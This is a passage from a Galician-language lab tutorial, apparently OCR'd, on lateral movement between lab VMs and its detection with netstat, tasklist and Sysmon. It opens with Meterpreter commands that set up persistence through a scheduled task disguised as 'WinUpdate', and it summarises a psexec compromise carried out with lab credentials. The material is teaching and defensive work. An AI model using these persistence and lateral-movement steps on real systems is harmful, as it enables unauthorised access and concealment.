
```
meterpreter > execute -f powershell.exe -a "-Command schtasks /create /tn
'WinUpdate' /xml C:\Users\usuario\task.xml"
Process 5152 created.
meterpreter > execute -f powershell -a "-Command schtasks /run /tn
'WinUpdate'"
Process 1404 created.
```



ou reiniciar e a sesión será recibida no handler tras login do usuario:

```
shutdown /r /t 0
```





Resumo

1. **`VM-2` (Debian) foi comprometida cun payload (`Meterpreter`).**
2. **Realizouse Movemento Lateral dende `VM-2` cara `VM-3` sen empregar Pivoting, usando credenciais válidas (`usuario/abc123`).**
3. **Obtívose acceso a `VM-3` mediante `psexec`.**
4. **Conseguiuse persistencia mediante a subida dun payload e a creación dunha tarefa programada.**

Movemento Lateral vs. Pivoting

- `Movemento Lateral` é a técnica de moverse dun sistema a outro dentro da mesma rede comprometida sen utilizar ningún tipo de proxy ou túnel.
- `Pivoting` implica crear un proxy ou túnel para acceder a redes que non son directamente accesibles.


Neste caso só se realizou Movemento Lateral, non Pivoting.

Monitorización do Movemento Lateral desde VM-2 a VM-3

Detección de conexións sospeitosas en VM-3 (Windows 10)


• Uso de `netstat` para listar as conexións activas e escoitando:

```
netstat -ano | findstr ESTAB
```



• Identificar procesos asociados a conexións abertas con `tasklist`:

```
tasklist /FI "PID eq <PID>"
```



• Monitorización con `Sysmon`:

> ⚠ **Ficheiros a descargar**
>
> *Para poder descargar as ferramentas necesarias é preciso copiar estas ferramentas en VM-3, ou darlle conexión a Internet a VM-3.*

Sysmon (System Monitor) é unha ferramenta de Microsoft Sysinternals que permite **rexistrar eventos de seguridade avanzados en sistemas Windows**, como execucións de procesos, modificacións de rexistro, conexións de rede, etc.

Instalación:


a. Descarga desde a páxina oficial:
https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

b. Instala cun ficheiro de configuración personalizado:

O ficheiro `config.xml` contén as regras que definen que eventos se rexistran. Podes usar unha configuración xa feita (como a de SwiftOnSecurity) ou crear a túa.

```
PS C:\Users\usuario\Sysmon> iwr "https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml" -OutFile
"config.xml"
```

```
sysmon -accepteula -i config.xml
```




c. Sysmon e o Visor de Eventos

Podes visualizar os eventos de Sysmon usando a interface gráfica de Windows:

A. Abre o **Event Viewer** (preme `Win + R`, escribe `eventvwr` e preme Enter).
B. No panel esquerdo, navega a:

Visor de eventos → Registros de aplicacións e servizos → Microsoft → Windows → Sysmon → Operational



Podes aplicar filtros ou gardar vistas personalizadas para centrarte en tipos concretos de eventos, como execución de procesos, cambios en rexistro, ou tráfico de rede sospeitoso.

d. Visualizar movemento lateral con Sysmon no Visor de Eventos

Eventos clave que delatan movemento lateral:

Evento Sysmon	Descrición	Indicio de movemento lateral
`1`	Creación de proceso	Execución de `psexec.exe`, `cmd.exe`, `schtasks.exe`, `payload.exe`
`3`	Conexión de rede	Conexións a portos `445`, `135`, `5555`, `6666`
`11`	Acceso a ficheiros	Copia ou execución en `Temp`, `AppData`, etc.
`13`, `14`	Cambios no rexistro	Rexistro de execucións automáticas (`Run`, `RunOnce`)


Exemplo 1: Detectar reconexión con VIPER

i. Abre o Visor de Eventos


ii. Vai a `Sysmon > Operational`

iii. Buscar por:


• Porto de conexión a VIPER: 6666 → Evento `3`




• Conexión de saída a `192.168.120.100` (VIPER) → Evento `3`



• Ejecución de `payload.exe` → Eventos `1` e `3`






Exemplo 2: Detectar executables en execución

i. Abre o Visor de Eventos

ii. Vai a `Sysmon > Operational`

iii. Buscar por:

- Executables `.exe` → Evento `1`



Exemplo 3: Execución de tarefa programada con persistencia

Detectar execución de tarefas programadas con Sysmon

Para detectar cando se executa `schtasks.exe`, podes engadir unha regra personalizada no ficheiro `config.xml` de Sysmon.

Regra engadida

Esta regra debe incluírse no ficheiro `config.xml` dentro dunha nova sección `ProcessCreate onmatch="include"`, despois da regra actual `onmatch="exclude"`:

```
<!-- Custom rule: Detect execución de tarefas programadas -->
<ProcessCreate onmatch="include">
  <Image condition="end with">schtasks.exe</Image>
</ProcessCreate>
```

Aplicar a nova configuración en Sysmon

```
sysmon.exe -c config.xml
```

A partir dese momento, cada execución de `schtasks.exe` aparecerá como evento ID **1 (ProcessCreate)** no log `Microsoft-Windows-Sysmon/Operational`. Así, eliminamos a tarefa programada e xeramos de novo a tarefa programada, polo que ambas accións serán rexistradas en sysmon.

```
schtasks /delete /tn "WinUpdate" /f
schtasks /create /tn "WinUpdate" /xml C:\Users\usuario\task.xml
```

Execución de tarefas programadas

Se provocamos un reinicio como comando `shutdown /r /t 0` para que ao iniciar sesión co usuario execútese a tarefa programada esta acción non será "capturada" por `sysmon` xa que `schtasks.es` soamente dispara eventos na eliminación/creación de tarefas e non na execución destas.


Isto é útil para identificar persistencia baseada en tarefas programadas no contexto dun movemento lateral ou post-explotación.

